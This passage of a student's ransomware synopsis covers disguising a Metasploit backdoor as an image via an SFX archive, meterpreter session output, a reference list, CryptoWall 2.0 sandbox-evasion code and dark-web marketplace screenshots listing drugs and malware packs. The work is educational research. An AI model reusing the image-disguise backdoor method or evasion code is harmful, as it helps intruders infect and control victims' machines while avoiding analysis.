
Silent mode

○ Display all

○ Hide start dialog

● Hide all

We also upload the SFX icon(.ico) so the image gets the correct looking logo as we want:



Load text from file...


Customize SFX logo and icon

Load SFX logo from the file Browse...


Load SFX icon from the file Browse...

lol.ico

6. This is what we end up with after we press okay to the previous options:. An image looking file but with a small twist:



7. Unfortunately, no matter how many times I tried to close my firewall and AV-programs I wasn't able to establish a fully working backdoor when clicking on the image. I know this method would work; I just could not figure out what went wrong in the end. But after clicking the image we would have gotten a lot of information about the victim(my laptop) device on Kali.
This is how it should have looked like when I was clicking on the image on my windows system, and here we can see in Kali Linux a lot of information about the windows system(my laptop), we could go into almost every folder, look at images and files also, if we wanted to.



```
Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  1   meterpreter x86/win32  admin-PC\admin @ ADMIN-PC  192.168.190.128:4444 -> 192.168.190.1:11500 (192
.168.190.1)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : ADMIN-PC
OS              : Windows 10 (Build 14393).
Architecture    : x64 (Current Process is WOW64)
System Language : en GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

(The screenshot is from the YouTube video tutorial I was using, I will post the link in appendix)

I want to mention, I tried two other methods(*Veil-Evasion*[31], *Setoolkit)*[32] for creating backdoors, but again, I had kind of the same problem in the end as well, it couldn't establish a proper connection. The problem could be that I was using a newer version of Kali Linux than the one we used in 4th semester, but I reinstalled Kali with different versions many times with no luck again.

[31] https://www.youtube.com/watch?v=iz1twCSJZyo

[32] https://www.youtube.com/watch?v=jY7hqID48As

Conclusion

I am rounding up my synopsis with a conclusion to my questions.

What defines the anatomy of a Ransomware attack?

- For my theoretical research I found out that there are 5 stages in a ransomware attack – 1st. Deployment 2nd Installation 3rd Command & Control 4th Destruction 5th Extortion. They are all connected to each other and must be performed in the correct alignment to function properly.

How do you gain access to ransomware?

- There are 3 common ways to gain access. Make it yourself, join secret hacker forums, join Dark web marketplaces, or get it from the Clear web(This one I will demonstrate for my Oral Exam). Either way you really need to know what you are doing since a lot of people in this industry just want to rip you off.

How do you exploit a victim's target device?

- I tried to create a backdoor exploit with a virus hidden in an image, it didn't function 100% as I wanted it to be, but overall, I am happy and gained a lot of experience. With free software such as Kali Linux this can be done with some experience and 'know how'. With large scale company attacks this is probably done in a much more sophisticated way.

How to protect against ransomware?

- As my synopsis was getting to the 10 pages max, I did not have time to explain this and cannot conclude anything here. I will how ever also be looking into this for my Oral exam.

I am fine with how my synopsis turned out to be, I gained an incredible amount of knowledge on ransomware in which I think, - I can be using it in the future.

Reflection

As I started the synopsis, I ran into 10 days with infection in my arms(so I could not write on a keyboard). This meant that I only could browse the web and reading very limited and no writing on the synopsis.

If I would have known how massive the first sub question was(The Anatomy), I would maybe have chosen another one, since it took forever on research, and It took a whole-lot of space and time to write about. I also wish I could have focused more on the practical part, since I suddenly did not have time to do it successfully. I would also have made a much stricter plan and force myself to follow it, since I often found myself researching much further around other sub-topics, than what I should.

I was truly stunned about this subject. How massive it is, and how it will continue to grow in the future. So, I will look at it some more besides my education and job, as I find it extremely intriguing.


List of references

In numeric order as in the report’s footnotes.

1) https://www.theatlantic.com/technology/archive/2016/05/the-computer-virus-that-haunted-early-aids-researchers/481965/
2) https://www.comparitech.com/blog/information-security/rsa-encryption/
3) https://www.varonis.com/blog/a-brief-history-of-ransomware/
4) http://techgenix.com/2016-ransomware/
5) https://en.wikipedia.org/wiki/Dream_Market
6) https://en.wikipedia.org/wiki/Drive-by_download
7) https://en.wikipedia.org/wiki/Phishing
8) https://en.wikipedia.org/wiki/Botnet
9) https://www.thesslstore.com/blog/usb-flash-drive-malware-how-it-works-how-to-protect-against-it/
10) https://www.thesslstore.com/blog/usb-flash-drive-malware-how-it-works-how-to-protect-against-it/
11) https://en.wikipedia.org/wiki/Dropper_(malware)
12) https://malwaretips.com/blogs/svchost-exe-virus-removal/
13) https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/bcdedit-command-line-options
14) https://www.sciencedirect.com/topics/computer-science/command-and-control-c2
15) https://www.csoonline.com/article/2132226/botnet-masters-hide-command-and-control-server-inside-the-tor-network.html
16) https://danielmiessler.com/blog/performing-a-cold-boot-proof-of-concept-without-princetons-bit-unlocker/
17) https://www.howtoforge.com/tutorial/how-to-install-and-use-volatility-memory-forensic-tool/
18) https://medium.com/@tarcisioma/ransomware-encryption-techniques-696531d07bb9
19) https://www.cybersecasia.net/news/rise-in-ransomware-featuring-double-extortion-tactic
20) https://www.kaspersky.com/resource-center/threats/ransomware-wannacry
21) https://www.theguardian.com/technology/2017/jun/27/petya-ransomware-cyber-attack-who-what-why-how
22) https://www.csoonline.com/article/3212260/recent-ransomware-attacks-define-the-malwares-new-age.html
23) https://martech.zone/what-is-clear-deep-dark-web/
24) https://da.wikipedia.org/wiki/Monero
25) https://www.vice.com/en_us/article/nze44g/the-fbis-deep-web-raid-seized-a-bunch-of-fake-sites
26) http://www.bbc.co.uk/newsbeat/article/30306319/who-are-lizard-squad-and-whats-next-for-the-hackers
27) https://www.offensive-security.com/metasploit-unleashed/msfvenom/
28) https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/
29) https://www.offensive-security.com/metasploit-unleashed/msfconsole/
30) https://www.offensive-security.com/metasploit-unleashed/binary-payloads/
31) https://www.youtube.com/watch?v=iz1twCSJZyo
32) https://www.youtube.com/watch?v=jY7hqID48As


Appendix

Dropper code – CryptoWall 2.0 *(It checks if the virus is on a virtual sandbox testing environment, If Yes that that, it Aborts Mission)*



```
bool CheckVms() {
    BOOL bRetVal = FALSE;                              // Win32 API returned value
    PROCESSENTRY32 procEntry =  { sizeof(PROCESSENTRY32)};          // Current process descriptor
    bool bVmFound = false;                             // TRUE if I have found the VM
    HANDLE hProcSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);

    bRetVal = Process32First(hProcSnap, &procEntry);
    // Skip first process
    while (Process32Next(hProcSnap, &procEntry)) {
        // Get process executable name
        LPTSTR execName = procEntry.szExeFile;

        if (_wcsicmp(execName, L"VBoxService.exe") == 0 ||
            _wcsicmp(execName, L"vmtoolsd.exe") == 0) {
            // Found VMWare or VirtualBox services
            bVmFound = true;
            break;
        }

        // Search in target process modules
        MODULEENTRY32 dllEntry = { sizeof(MODULEENTRY32)};          // Current DLL module descriptor
        HANDLE hDllsSnap = CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, procEntry.th32ProcessID);
        bRetVal = Module32First(hDllsSnap, &dllEntry);

        // Skip first module
        while (Module32Next(hDllsSnap, &dllEntry)) {
            if (_wcsicmp(dllEntry.szModule, L"sbieDll.dll") == 0) {
                // Found Sandboxie dll
                bVmFound = true;
                break;
            }
        }
        if (hDllsSnap != INVALID_HANDLE_VALUE)
            CloseHandle(hDllsSnap);

            // If I found the VM process exit
        if (bVmFound) break;
    }
    return bVmFound;
}
```

Interesting screenshots from my dark net marketplace visits for research(I really hope its okay to include this here, to see how a dark web market place looks like – just like Ebay and Amazon)



ı247fz3c2uv4gsnzad.onion/home

Logged in a[redacted] [Logout]
BTC: [redacted]/ LTC: [redacted]/
XMR: [redacted] [My Autoshop]

USD 9446.64 CAD 13008.80 EUR 8514.61 AUD 14196.90 GBP 7660.9

[redacted]

Trust level: [redacted]
Total sales: [redacted]
Total orders: [redacted]

DON'T GET PHISHED! Never login using random links and only get links from dark.fail or darkfailllnkf4vf.onion. Change your passwords, PINs, and enable 2FA.

Welcome, [redacted]

Personal phrase:
The sentence above is here to ensure that you are on the real Empire Market site and not on a phishing site.

BROWSE CATEGORIES

☐ Fraud	4679
☐ Drugs & Chemicals	34714
☐ Guides & Tutorials	3004
☐ Counterfeit Items	2483
☐ Digital Products	6618
☐ Jewels & Gold	856
☐ Carded Items	407
☐ Services	524
☐ Other Listings	375
☐ Software & Malware	583
☐ Security & Hosting	176

FEATURED LISTINGS

★★★ADDERALL-PHARM GRADE-PRESSED 30MG X25 FREE SHIPPING! 24HR SHIPPING!
Item # 81265 - Adderal & Vyvanse - DruggieBears
Buy: USD 150.00

1 Pound ★ PURPLE URKLE ★ $750 (SALE!)
Item # 163574 - Buds & Flowers - ProjectCannabis
Buy: USD 750.00

3g Highest Purity COCAINE - 100% uncut - FISHSCALE - High Class
Item # 100462 - Cocaine - Schneider
Buy: USD 220.78

★DAILY VIDEO PROOFS: http://bit.ly/bbproof ★ EARN UNLIMITED BITCOINS!!
Item # 6552 - Other - RealBitcoinBillionaire
Buy: USD 997.00

25x Adderall 30mg (IR) NEW PHARM GRADE PRESS $4.5 PER PILL NEW DISCOUNT
Item # 178104 - Prescription - Dank4Dayz
Buy: USD 110.00


□PROMO□ 5 gram ICE Pure Crystal Meth 95%+ Purity uncut and clean
Item # 155169 - Meth - drugzone
Buy: USD 77.66

□□ ❤ PURE BOLIVIAN FISHSCALE COCAINE COKE [DC24-MAY] ❤
Item # 30814 - Cocaine - DCUKConnection
Buy: USD 0.01

++++COLOMBIAN CLEAN COCAINE CHEMICALS_SPAIN+++ (1gr)
Item # 171972 - Cocaine - chemicals_spain
Buy: USD 88.76

SECURITY

Account Security: 65%



□ Guides & Tutorials	3004
□ Counterfeit Items	2483
□ Digital Products	6618
□ Jewels & Gold	856
□ Carded Items	407
□ Services	524
□ Other Listings	375
☑ Software & Malware	583
□ Botnets & Malware	133
☑ Exploits	50
□ Exploit Kits	38
□ Security Software	98
□ Other	264
□ Security & Hosting	176

SEARCH OPTIONS

Search terms:

Product type:
○ All ○ Digital ○ Physical ○ Auto Dispatch

Price range:
From 0.00 To 9999.99

Category:
Any

Origin country:
Any

Ships To:
Any

Order By:

Amazon Guides Pack: Unlimited Amazon Balance, Gift Cards (Actualized 2019)
Item # 15091 - Software & Malware / Exploits - SPTRLTD (16447)
Views: 5976 / Sales: 193
Quantity left: Unlimited *(Unlimited automatic items)*
Buy Price
USD 2.47
(0.000260 BTC)

★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔
Item # 58429 - Software & Malware / Exploits - Odin2030 (24396)
Views: 3291 / Sales: 140
Quantity left: Unlimited *(Unlimited automatic items)*
Buy Price
USD 2.92
(0.000308 BTC)

2020 ★ Amazon Exploit : checker, receipt, gift card generator ★
Item # 7488 - Software & Malware / Exploits - Goldfratt (10941)
Views: 3466 / Sales: 97
Quantity left: Unlimited *(Unlimited automatic items)*
Buy Price
USD 3.00
(0.000317 BTC)

[MS] ★ SQLi DUMPER v.7 Pro ★
Item # 9693 - Software & Malware / Exploits - TheShop (7011)
Views: 4056 / Sales: 62
Quantity left: Unlimited *(Unlimited automatic items)*
Buy Price
USD 1.99
(0.000210 BTC)

CIA BOOK OF DIRTY TRICKS
Item # 21501 - Software & Malware / Exploits - Topkittz (5019)
Views: 2979 / Sales: 62
Quantity left: Unlimited *(Unlimited automatic items)*
Buy Price
USD 5.00
(0.000528 BTC)

Cell phone tracking TUTORIAL
Buy Price
USD 5.20

LISTING OPTIONS

Contact seller
Add to Favorites
Alert when restock
Report Listing

PROFILE ACTIONS

My Information
Private Messages
Listings
Orders
Queue List
Favorite Listings
Favorite Vendors
Feedback
Vendor Block List
Help

EXCHANGE RATES

Bitcoin (BTC)	
United States Dollar (USD)	9467.24
Canadian Dollar (CAD)	13037.20
Euro (EUR)	8543.00
Australian Dollar (AUD)	14227.80
British Pound (GBP)	7677.68
Deposits & Withdrawals	
Litecoin (LTC)	
United States Dollar (USD)	44.36
Canadian Dollar (CAD)	61.42
Euro (EUR)	40.04
Australian Dollar (AUD)	66.87
British Pound (GBP)	36.11
Deposits & Withdrawals	
Monero (XMR)	
United States Dollar (USD)	66.70
Canadian Dollar (CAD)	91.91
Euro (EUR)	60.11
Australian Dollar (AUD)	100.78
British Pound (GBP)	54.19
Deposits & Withdrawals	

★ 2020 DANGEROUS VIRUSES PACK (RATs✔keylogers✔stealers✔DDOS)★ +NordVPN Premium account ✔

Hello guys! as a bonus for this guide I decide to give 1 year+ Nord VPN Premium access to my customers !!! Hack almo...

Sold by Odin2030 - 140 sold since May 20, 2019 Vendor Level 4 Trust level 4

Unlimited items available for auto-dispatch

	Features		Features
Product Class	Digital	Origin Country	World Wide
Quantity Left	Unlimited	Ships to	World Wide
Ends In	Never	Payment	Escrow

HACK MEGA PACK RATS KEYLOGGER CRACKS MORE - 1 days - USD + 2.99 / item

Purchase price: USD 2.92

Qty: 1 Buy Now Buy Now Buy Now Queue

0.000308 BTC / 0.065825 LTC / 0.043778 XMR

Description Feedback Refund policy

